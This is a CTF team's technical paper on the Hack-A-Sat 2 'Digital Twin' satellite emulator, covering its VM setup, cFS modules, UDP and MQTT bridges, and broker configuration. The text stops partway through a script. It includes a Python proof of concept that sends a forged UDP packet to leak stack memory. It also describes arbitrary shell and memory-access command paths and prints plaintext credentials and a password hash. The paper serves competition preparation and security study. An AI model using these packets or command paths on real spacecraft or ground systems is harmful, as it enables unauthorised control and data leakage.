Finalist Technical Papers

Final Event Technical Paper

Solar Wine team

2021-01-02

Contents

1 Preparation and tooling

1.1 Digital Twin analysis

1.1.1 A new virtual machine

A few days before the launch of Hack-A-Sat 2 finals, we received a virtual machine named "Digital Twin". This machine contained a PDF document with instructions related to a virtual environment that was provided. Indeed, when running the command `./run_twin.py` in `/home/digitaltwin/digitaltwin/`, several windows were spawned and after a few minutes, we were able to interact with a fake satellite.

As the machine was quite slow at first, we spent some time optimizing the command line parameters used to launch it. In the end, we used:

```
qemu-system-x86_64 \
  -enable-kvm -cpu host -smp 4 -m 8192 \
  -object iothread,id=io1 \
  -device virtio-blk-pci,iothread=io1,drive=disk0 \
  -drive 'if=none,id=disk0,cache=none,format=vmdk,discard=unmap,aio=native,
  ↪  file=digitaltwin_has2-disk1.vmdk' \
  -object rng-random,filename=/dev/urandom,id=rng0 \
  -device virtio-rng-pci,rng=rng0 \
  -snapshot
```

With this, we were greeted by a Ubuntu login screen asking to authenticate for user `digitaltwin`. The password was the same as the user name.

The documented command `./run_twin.py` launched several programs:

- Cosmos (https://cosmosc2.com/), a graphical user interface to interact with the satellite
- 42 (https://sourceforge.net/projects/fortytwospacecraftsimulation/), a physics simulation program published by NASA
- Hog (https://cromulence.com/hog), a virtual machine emulator which was launched twice: to simulate the ADCS (Attitude Determination and Control System) and the C&DH (Command and Data Handling System)
- Mosquitto (https://mosquitto.org/), a message broker using MQTT protocol
- Cedalo Management Center (https://docs.cedalo.com/management-center/), a web user interface to configure Mosquitto

Figure 1: Desktop of the Digital Twin




Figure 2: Digital Twin after launching `run_twin.py`

These programs were launched either through Docker containers or from running pre-recorded com-

mands in a new terminal.

The architecture of Digital Twin's components is quite complex. Thankfully the documentation PDF contains a block diagram, which we annotated with network information (each container and embedded virtual machine used a different IP address).




Figure 3: Digital Twin architecture block diagram

These IP addresses are defined in `run_twin.py` by setting the following environment variables:

```
HOST_IP=192.168.101.2
SHIM_IP=192.168.101.3
FORTYTWO_IP=192.168.101.100
MQTT_IP=192.168.101.101
MQTT_GUI_IP=192.168.101.102
ADCS_IP=192.168.101.68
CDH_IP=192.168.101.67
PDB_IP=192.168.101.64
COMM_IP=192.168.101.65
DOCKER_NETWORK=digitaltwin1
FLATSAT_GATEWAY=192.168.101.1
FLATSAT_SUBNET_MASK=192.168.101.0/24
```

We used the Docker command-line interface to query the IP addresses associated with each container:

```
digitaltwin@ubuntu:~$ docker ps --format '{{.ID}}' | xargs docker inspect -f
 ↪  "{{.Name}}  {{.NetworkSettings.Networks.digitaltwin1.IPAddress}}"
/digitaltwin_management-center_1  192.168.101.102
/digitaltwin_fortytwo-bridge_1  192.168.101.96
/digitaltwin_fortytwo_1  192.168.101.100
/digitaltwin_mosquitto_1  192.168.101.101
/digitaltwin_cosmos_1  <no value>
```

The simulated satellite contains two boards (ADCS and C&DH), even though several files contain references to two other boards, COMM and PDB. We supposed that COMM (probably from "Communication") and PDB (probably "Power Distribution Board") were extra boards on the real satellite which would be used in the final event, but not in the Digital Twin.

Let's study the provided boards!

1.1.2 ADCS (Attitude Determination and Control System)

The ADCS is implemented using NASA's cFS (Core Flight Software System) on a classical Linux system running on ARM. The disk image is named `petalinux-image.vmdk`, probably as a reference to the PetaLinux distribution, but the system appears to be running Ubuntu 18.04.5 LTS (according to its `/etc/apt/sources.list`). In this image, the file `/apps/cpu1/core-cpu1` contains the main code of the ADCS and the directory `/apps/cpu1/cf/` contains several modules and configuration files:

```
$ ls /apps/cpu1/cf
adcs_ctrl_tbl.json  cs_memorytbl.tbl  hs.so                mqtt_ini.json
adcs_io_lib.so      cs.so             hs_xct.tbl           osk_app_lib.so
adcs.so             cs_tablestbl.tbl  kit_ci.so            osk_to_pkt_tbl.json
cf_cfgtable.tbl     ephem.so          kit_sch_msg_tbl.json sb2mq_tbl.json
cfe_es_startup.scr  fm_freespace.tbl  kit_sch_sch_tbl.json sbn_lite.so
cfs_lib.so          fm.so             kit_sch.so           sbn_pkt_tbl.json
cf.so               hs_amt.tbl        kit_to.so            tle.txt
cs_apptbl.tbl       hs_emt.tbl        mq2sb_tbl.json       uplink_wl_tbl.tbl
cs_eepromtbl.tbl    hs_mat.tbl        mqtt_c.so
```

With cFS, it was interesting to read the startup configuration `cfe_es_startup.scr`, which describes which modules are loaded and which tasks are spawned:

```
CFE_LIB, /cf/cfs_lib.so,         CFS_LibInit,             CFS_LIB,      0,      0,
 ↪  0x0, 0;
CFE_LIB, /cf/osk_app_lib.so,     OSK_APP_FwInit,          OSK_APP_FW,   0,   8192,
 ↪  0x0, 0;
```

```
CFE_LIB, /cf/adcs_io_lib.so,     ADCS_IO_LibInit,         ADCSIO_LIB,   0,  16384,
 ↪  0x0, 0;
CFE_APP, /cf/kit_sch.so,         KIT_SCH_AppMain,         KIT_SCH,     10,  16384,
 ↪  0x0, 0;
CFE_APP, /cf/sbn_lite.so,        SBN_LITE_AppMain,        SBN_LITE,    20,  81920,
 ↪  0x0, 0;
CFE_APP, /cf/mqtt_c.so,          MQTT_AppMain,            MQTT,        20,  131072,
 ↪  0x0, 0;
CFE_APP, /cf/adcs.so,            ADCS_AppMain,            ADCS,        30,  81920,
 ↪  0x0, 0;
CFE_APP, /cf/ephem.so,           EPHEM_AppMain,           EPHEM,       90,  81920,
 ↪  0x0, 0;
CFE_APP, /cf/cf.so,              CF_AppMain,              CF,         100,  81920,
 ↪  0x0, 0;
CFE_APP, /cf/fm.so,              FM_AppMain,              FM,          80,  16384,
 ↪  0x0, 0;
```

This list contains standard cFS and OpenSatKit libraries and applications, including:

- `ephem.so` : an application which emitted Ephemeris from the content of `cf/tle.txt`
- `cf.so` : a CFDP server (CCSDS File Delivery Protocol), enabling file uploads and downloads
- `fm.so` : a file manager, enabling listing directory contents, removing files, etc.

The two most specific modules seem to be:

- `adcs.so` : an application managing the ADCS
- `mqtt_c.so` : a custom MQTT library that relays MQTT messages to the internal software bus and vice-versa
- `sbn_lite.so` : a custom application that relays messages received from the network to the internal software bus and vice-versa

To better understand the communications between the components of the Digital Twin, the two last modules are the ones we studied the most. Our analysis started by reading the event logs, in the Terminator window, looking for the words `MQTT` and `SBN` :

```
1980-012-14:03:24.26508 ES Startup: Loading file: /cf/sbn_lite.so, APP: SBN_LITE
1980-012-14:03:24.42797 ES Startup: SBN_LITE loaded and created
EVS Port1 42/1/SBN_LITE 317: SBN-LITE Startup. TX PEER IP: 192.168.101.67 TX PEER
 ↪  PORT: 4322, RECV PORT: 4321
EVS Port1 42/1/SBN_LITE 317: Sbn-lite Rx Socket bind success. Port: 4322
1980-012-14:03:24.97765 ES Startup: Loading file: /cf/mqtt_c.so, APP: MQTT
1980-012-14:03:25.10844 ES Startup: MQTT loaded and created
EVS Port1 42/1/MQTT 4: Successfully configured 25 initialization file attributes
```

```
Starting MQTT Receive Client
EVS Port1 42/1/MQTT 180: Setup MQTT Reconnecting Client to MQTT broker
 ↪  192.168.101.101:1883 as client adcs_cfs_client
EVS Port1 42/1/MQTT 181: MQTT Client Connect Error for 192.168.101.101:1883
MQTT Child Task Init Status: 0
Finished MQTT Client Constructors
EVS Port1 42/1/MQTT 41: Child task initialization complete
EVS Port1 42/1/MQTT 140: Successfully loaded new table with 1 messages
EVS Port1 42/1/MQTT 25: Successfully Replaced table 0 using file /cf/mq2sb_tbl.json
EVS Port1 42/1/MQTT 183: MQTT Client Subscribe Successful (topic:qos)
 ↪  SIM/42/ADCS/SENSOR:2
EVS Port1 42/1/MQTT 183: Subscribed to 1 MQ2SB table topics with 0 errors
EVS Port1 42/1/MQTT 158: SB2MQ_RemoveAllPktsCmd() - About to flush pipe
EVS Port1 42/1/MQTT 158: SB2MQ_RemoveAllPktsCmd() - Completed pipe flush
EVS Port1 42/1/MQTT 170: Removed 0 table packet entries
EVS Port1 42/1/MQTT 160: Successfully loaded new table with 1 packets
EVS Port1 42/1/MQTT 25: Successfully Replaced table 1 using file /cf/sb2mq_tbl.json
EVS Port1 42/1/MQTT 100: MQTT App Initialized. Version 1.0.0
EVS Port1 42/1/SBN_LITE 312: Removed 0 table packet entries
EVS Port1 42/1/SBN_LITE 302: Successfully loaded new table with 32 packets
EVS Port1 42/1/SBN_LITE 25: Successfully Replaced table 0 using file
 ↪  /cf/sbn_pkt_tbl.json
EVS Port1 42/1/SBN_LITE 100: SBN_LITE Initialized. Version 1.0.0
```

This confirmed that the `SBN_LITE` module is communicating with the C&DH through UDP, and gave the ports which are used (which are hard-coded in function `SBNMGR_Constructor`). Nevertheless, analyzing the code revealed an error: even though the event messages said `Rx Socket bind success. Port: 4322`, the UDP socket was actually bound to UDP port 4321!

Moreover, analyzing the code made us understand that any UDP packet received on port 4321 was transmitted as-is to the internal software bus:

```
void SBNMGR_ReadPackets(int param_1) {
    // ...
    size = recvfrom(
        *(int *)(SbnMgr + 0x18),                // socket
        (void *)(SbnMgr + iVar5 + 0x20ca0),     // reception buffer
        0x800,0x40, (sockaddr *)(SbnMgr + 0x2c),&local_30);
    // ...
    CFE_EVS_SendEvent(0x13d,1,"SBNMGR Rx: Read %d bytes from socket\n",size);
    // ...
    CFE_SB_SendMsg(SbnMgr + iVar4 + 0x20ca0); // Send the buffer as-is
}
```

Calling `CFE_SB_SendMsg` directly on the received data was very dangerous for many reasons: it enabled forging arbitrary packets on the internal bus (possibly breaking some assumptions or bypassing checks), but more importantly it enabled leaking stack data! Indeed, when sending a small packet that internally sets its length to 4096 bytes, we observed that the ADCS sent back to the C&DH a 4-KB packet. This can be triggered for example with the following Python code:

```python
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, 0)
sock.connect(("192.168.101.68", 4321))
# Send: Telemetry, MID 0x2f (CFE_ES2_SHELL_TLM_MID), packet length 0xff9
sock.send(bytes.fromhex("082fc0000ff900000000"))
```

This could be interesting when hunting vulnerabilities in the final event.

In the provided architecture diagram, there are `SBN_LITE` modules in both ADCS and C&DH. If both are forwarding all messages on their internal bus to the other system, some messages could possibly loop forever between these two systems, as there is no filtering on the UDP reception side. Thankfully there is some filtering done in the "bus to network" direction, configured in `cf/sbn_pkt_tbl.json`:

```
{
   "name": "SBN Lite Packet Table",
   "description": "Define default packets that are forwarded by SBN_LITE",
   "packet-array": [
      "packet": {
         "name": "ADCS_TLM_HK_MID",
         "stream-id": "\u09E5",
         "dec-id": 2533,
         "priority": 0,
         "reliability": 0,
         "buf-limit": 4,
         "filter": { "type": 2, "X": 1, "N": 1, "O": 0}
      },
// ...
```

The file configures the module to forward messages with the following identifiers to the C&DH:

```
0x0811 = CFE_EVS2_HK_TLM_MID
0x0818 = CFE_EVS2_EVENT_MSG_MID
0x0820 = CFE_ES2_HK_TLM_MID
0x082B = CFE_ES2_APP_TLM_MID
0x082F = CFE_ES2_SHELL_TLM_MID
```

```
0x0830 = CFE_ES2_MEMSTATS_TLM_MID
0x084A = FM2_HK_TLM_MID
0x084B = FM2_FILE_INFO_TLM_MID
0x084C = FM2_DIR_LIST_TLM_MID
0x084D = FM2_OPEN_FILES_TLM_MID
0x084E = FM2_FREE_SPACE_TLM_MID
0x08C0 = CF2_HK_TLM_MID
0x08C1 = CF2_TRANS_TLM_MID
0x08C2 = CF2_CONFIG_TLM_MID
0x08C3 = CF2_SPARE0_TLM_MID
0x08C4 = CF2_SPARE1_TLM_MID
0x08C5 = CF2_SPARE2_TLM_MID
0x08C6 = CF2_SPARE3_TLM_MID
0x08C7 = CF2_SPARE4_TLM_MID
0x08FF = SBN_LITE2_HK_TLM_MID
0x0902 = TFTP2_HK_TLM_MID
0x0903 = SBN_LITE2_PKT_TBL_TLM_MID
0x0910 = EPS_TLM_HK_MID
0x0911 = EPS_TLM_FSW_MID
0x09E2 = EPHEM_TLM_HK_MID
0x09E3 = EPHEM_TLM_EPHEM_MID
0x09E5 = ADCS_TLM_HK_MID
0x09E6 = ADCS_FSW_TLM_MID
0x09EB = ADCS_HW_XADC_TLM_MID
0x09ED = ADCS_HW_FSS_TLM_MID
0x0F52 = MQTT2_TLM_FSW_MID
0x0FFC = CF2_SPACE_TO_GND_PDU_MID
```

The fact that all identifiers start with a zero nibble (i.e. their 4 most significant bits are zeros) identifies them as “Telemetry” messages, going from the satellite to the ground. And this is logical: as the C&DH is responsible for the communications between the ground and the satellite, the only way for the ADCS system to send telemetry messages down to the ground is to transmit them to the C&DH!

The other module which receives and transmits messages from/to the external world is the MQTT module. Its configuration is in 3 files:

- `cf/mqtt_ini.json` contains information about the MQTT broker (IP address, port number, login and password)
- `cf/mq2sb_tbl.json` configures the module to subscribe to MQTT topic `SIM/42/ADCS/SENSOR` and to forward messages to the internal bus with command ID `ADCS_SIM_SENSOR_DATA = 0x19E3`
- `cf/sb2mq_tbl.json` configures the module to receive telemetry messages with ID `ADCS_ACTUATOR_SIM_DATA = 0x09E7` (from the internal bus) and to publish their content to MQTT topic `SIM/42/ADCS/ACTUATOR`

So the MQTT module seems to act as a bridge between the ADCS module and the 42 simulation system.

By the way, last year we found that the `CFE_ES` module enabled the ground station to send arbitrary system commands through a message named `SHELL`. This year, it seems that the `CFE_ES` commands are duplicated, as the Cosmos configuration contained references to the `CFE_ES` and `CFE_ES2` modules. By testing these modules, we understood that `CFE_ES` targets the C&DH system while `CFE_ES2` targets the ADCS system. When running the command with ID `CFE_ES2_CMD_MID = 0x1826` and function code 3 (`SHELL`), we were able to run arbitrary Linux shell commands on the ADCS and to retrieve their output.

1.1.3 C&DH (Command and Data Handling System)

The C&DH system consists of a cFS environment (Core Flight Software System) built on the RTEMS operating system and running on a Sparc/LEON3 processor architecture. This is similar to the system which was used in the first edition of Hack-A-Sat finals, so we already had some tools to interact with it.

In the Digital Twin virtual machine, the directory `digitaltwin/cdh_sparc_emu/` contains several files related to emulating devices used by the C&DH:

```
$ ls -F digitaltwin/cdh_sparc_emu/
Makefile         cdh_board_image/  grlib_rvb_arch.so*  leon3.c
README.md        eth/              i2c/                leon3.o
bridge_down.sh*  grlib_eth.so*     imager.so*          log.txt
bridge_up.sh*    grlib_i2cmst.so*  imager_payload/     sparc_helper.h
```

There seem to be drivers for three devices:

- `eth/` (and `grlib_eth.so`) contains code for an Ethernet network interface
- `i2c/` (and `grlib_i2cmst.so`) contains code for an I2C bus interface
- `imager_payload/` (and `imager.so`) contains code for an I2C device able to drive a (fake) camera

When launching the Digital Twin software (with `./run_twin.py`), a terminal titled “C&DH Hog Emulation” appears. This terminal contains the logs of the C&DH, as well as an RTEMS console.

The logs contain information such as:

```
--- BUS TOPOLOGY ---
 |-> DEV  0x405bff28  GAISLER_LEON3
```

```
 |-> DEV  0x405bff90  GAISLER_ETHMAC
 |-> DEV  0x405bfff8  GAISLER_APBMST
 |-> DEV  0x405c0060  ESA_MCTRL
 |-> DEV  0x405c00c8  GAISLER_IRQMP
 |-> DEV  0x405c0130  GAISLER_GPTIMER
 |-> DEV  0x405c0198  GAISLER_APBUART
 |-> DEV  0x405c0200  GAISLER_APBUART
 |-> DEV  0x405c0268  GAISLER_APBUART
 |-> DEV  0x405c02d0  GAISLER_APBUART
 |-> DEV  0x405c0338  GAISLER_I2CMST
 |-> DEV  0x405c03a0  GAISLER_GPIO
```

… which could be useful to help debug device drivers, if needed (as well as RTEMS commands `drvmgr topo`, `drvmgr buses`, `drvmgr devs`, etc.).

Moreover, `ls` can be used in the RTEMS console to list some files and `cat` to display their content:

```
SHLL [/] # ls
bin    dev    eeprom etc    ram    usr

SHLL [/] # ls dev
console   console_b console_c console_d

SHLL [/] # ls eeprom
cf.obj                    hs.obj                    md_dw3_tbl.tbl
cf_cfgtable.tbl           hs_amt.tbl                md_dw4_tbl.tbl
cfe_es_startup.scr        hs_emt.tbl                mm.obj
cfs_lib.obj               hs_mat.tbl                mq2sb_tbl.json
cs.obj                    hs_xct.tbl                mqtt.obj
cs_apptbl.tbl             io_lib.obj                mqtt_ini.json
cs_eepromtbl.tbl          kit_ci.obj                mqtt_lib.obj
cs_memorytbl.tbl          kit_sch.obj               osk_app_lib.obj
cs_tablestbl.tbl          kit_sch_msg_tbl.json      osk_to_pkt_tbl.json
ds.obj                    kit_sch_sch_tbl.json      pl_if.obj
ds_file_tbl.tbl           kit_to.obj                sb2mq_tbl.json
ds_filter_tbl.tbl         lc.obj                    sbn_lite.obj
expat_lib.obj             lc_def_adt.tbl            sbn_pkt_tbl.json
fm.obj                    lc_def_wdt.tbl            sc.obj
fm_freespace.tbl          md.obj                    sc_ats1.tbl
hk.obj                    md_dw1_tbl.tbl            sc_rts001.tbl
hk_cpy_tbl.tbl            md_dw2_tbl.tbl            uplink_wl_tbl.tbl

SHLL [/] # cat eeprom/cfe_es_startup.scr
CFE_LIB, /cf/cfs_lib.obj,      CFS_LibInit,        CFS_LIB,      0,       0, 0x0, 0;
CFE_LIB, /cf/osk_app_lib.obj,  OSK_APP_FwInit,     OSK_APP_FW,   0,    8192, 0x0, 0;
```

```
CFE_LIB, /cf/expat_lib.obj,    EXPAT_Init,         EXPAT_LIB,    0,    8192, 0x0, 0;
CFE_LIB, /cf/io_lib.obj,       IO_LibInit,         IO_LIB,       0,    8192, 0x0, 0;
CFE_LIB, /cf/mqtt_lib.obj,     MQTT_LibInit,       MQTT_LIB,     0,   81920, 0x0, 0;
CFE_APP, /cf/kit_sch.obj,      KIT_SCH_AppMain,    KIT_SCH,     10,   16384, 0x0, 0;
CFE_APP, /cf/kit_to.obj,       KIT_TO_AppMain,     KIT_TO,      20,   81920, 0x0, 0;
CFE_APP, /cf/kit_ci.obj,       KIT_CI_AppMain,     KIT_CI,      20,   16384, 0x0, 0;
CFE_APP, /cf/ds.obj,           DS_AppMain,         DS,          70,   16384, 0x0, 0;
CFE_APP, /cf/fm.obj,           FM_AppMain,         FM,          80,   16384, 0x0, 0;
CFE_APP, /cf/hs.obj,           HS_AppMain,         HS,         120,   16384, 0x0, 0;
CFE_APP, /cf/hk.obj,           HK_AppMain,         HK,          90,   16384, 0x0, 0;
CFE_APP, /cf/md.obj,           MD_AppMain,         MD,          90,   16384, 0x0, 0;
CFE_APP, /cf/mm.obj,           MM_AppMain,         MM,          90,   16384, 0x0, 0;
CFE_APP, /cf/sc.obj,           SC_AppMain,         SC,          80,   16384, 0x0, 0;
CFE_APP, /cf/cs.obj,           CS_AppMain,         CS,          90,   16384, 0x0, 0;
CFE_APP, /cf/lc.obj,           LC_AppMain,         LC,          80,   16384, 0x0, 0;
CFE_APP, /cf/sbn_lite.obj,     SBN_LITE_AppMain,   SBN_LITE,    30,   81920, 0x0, 0;
CFE_APP, /cf/mqtt.obj,         MQTT_AppMain,       MQTT,        40,   81920, 0x0, 0;
CFE_APP, /cf/cf.obj,           CF_AppMain,         CF,         100,   81920, 0x0, 0;
```

Like last year, there is an “Operating System Abstraction Layer” (OSAL) in cFS which maps `/cf` to `/eeprom`. Looking at the content of `/eeprom/cfe_es_startup.scr`, this mapping seems to also be present this year. We extracted the files in this directory using `binwalk -e` on `digitaltwin/cdh_sparc_emu/cdh_board_image/core-cpu1.exe`, and there was a TAR archive at offset `0x121FF8`, which was also the ELF symbol `eeprom_tar`. The startup configuration file `eeprom/cfe_es_startup.scr` contains more modules than the ADCS, as there were also the Memory Dwell module `md.so`, the Memory Manager module `mm.so`, the Checksum module `cs.so`, etc.

Like the ADCS, the C&DH contains a `SBN\_LITE` and a `MQTT` module, which bridge the internal bus with either UDP or the MQTT broker. Nevertheless, they are configured differently (of course).

The `SBN\_LITE` configuration file `eeprom/sbn_pkt_tbl.json` configures the module to forward messages with the following identifiers to the ADCS through a UDP connection:

```
0x1812 = CFE_EVS2_CMD_MID
0x1826 = CFE_ES2_CMD_MID
0x1826 = CFE_ES2_CMD_MID
0x184C = FM2_CMD_MID
0x18C3 = CF2_CMD_MID
0x18C5 = CF2_WAKE_UP_REQ_CMD_MID
0x18C6 = CF2_SPARE1_CMD_MID
0x18C7 = CF2_SPARE2_CMD_MID
0x18C8 = CF2_SPARE3_CMD_MID
0x18C9 = CF2_SPARE4_CMD_MID
0x18CA = CF2_SPARE5_CMD_MID
```

```
0x18FB = SBN_LITE2_CMD_MID
0x1902 = TFTP2_CMD_MID
0x1910 = EPS_MGR_CMD_MID
0x19DF = ADCS_CMD_MID
0x19E2 = ADCS_RW_CMD_MID
0x1FFC = CF2_INCOMING_PDU_MID
```

This seems logical: all commands sent by the ground station are first received by the C&DH before being transmitted to the ADCS, through the two `SBN\_LITE` modules and UDP packets.

The MQTT configuration files are made to:

- connect to the MQTT broker
- subscribe to MQTT topic `COMM/PAYLOAD/SLA`, forwarding payloads as messages with command ID `COMM_PAYLOAD_SLA = 0x19E4`
- subscribe to MQTT topic `COMM/PING/STATUS`, forwarding payloads as messages with command ID `SLA_PAYLOAD_KEY = 0x19E5`
- subscribe to MQTT topic `COMM/PAYLOAD/TELEMETRY`, forwarding payloads as messages with command ID `COMM_PAYLOAD_TELEMETRY = 0x19E6`

By the way, like last year, running the `CFE_ES/SHELL` function from the ground station (with the command `CFE_ES_CMD_MID = 0x1806`) did not enable running RTEMS commands aside from "built-in cFS commands" such as `ES_ListApps`. But the MM module is loaded in the C&DH, enabling arbitrary read/write access to its memory from the ground station :) This could be an interesting primitive in an Attack/Defense CTF contest.

1.1.4 MQTT configuration

The Digital Twin runs a Mosquitto service, used as an MQTT broker by several components. It is launched using a `docker-compose.yml` configuration file in `digitaltwin/mosquitto/`. This file defines two containers:

- one for the Mosquitto service, exposing TCP port 1883 on IP 192.168.101.101
- one for the Cedalo Management Center, exposing TCP port 8088 on IP 192.168.101.102

The file also contains some account credentials:

```
CEDALO_MC_BROKER_USERNAME: cedalo
CEDALO_MC_BROKER_PASSWORD: S37Lbxcyvo
CEDALO_MC_USERNAME: cedalo
CEDALO_MC_PASSWORD: mmcisawesome
```

The management center on http://127.0.0.1:8088/ requires a login and password. It accepted `cedalo` and `mmcisawesome` :)




Figure 4: Cedalo Management Center, showing MQTT topics

In the web user interface it is possible to list the used MQTT topics as well as the users and roles which are configured on the server.

This last configuration is also available in `digitaltwin/mosquitto/mosquitto/data/dynamic-security.json`, with entries such as:

```
"clients": [
// ...
    {
        "username": "cedalo",
        "textname": "Admin user",
        "roles": [
```

```
            { "rolename": "dynsec-admin" },
            { "rolename": "sys-observe" },
            { "rolename": "topic-observe" }],
        "password": "vnCzwko9tYKQOvDbKNzZnHkY0Udh2KIRxgWKpW+HrS0mHDdVvEjpbrItqcDhl
        ↪  3GI9WoVWV7/Y0ubs7akMt50IA==",
        "salt": "l+sBXmogLrCRqKD9",
        "iterations": 101
    },
// ...
],
"groups": [],
"roles": [{
    "rolename": "client",
    "textdescription": "Read/write access to the full application topic hierarchy.",
    "acls": [{
            "acltype": "publishClientSend",
            "topic": "#",
            "priority": 0,
            "allow": true
        }, {
            "acltype": "publishClientReceive",
            "topic": "#",
            "priority": 0,
            "allow": true
        }, {
            "acltype": "subscribePattern",
            "topic": "#",
            "priority": 0,
            "allow": true
        }, {
            "acltype": "unsubscribePattern",
            "topic": "#",
            "priority": 0,
            "allow": true
        }]
    },
// ...
```

Passwords are hashed using the PBKDF2-SHA512 algorithm (implemented in https://github.com/eclipse/mosquitto/blob/v2.0.14/plugins/dynamic-security/auth.c#L146-L148).

Here is a Python script that can be used to compute the above password digest:

```
import base64
import hashlib

password = "S37Lbxcyvo"
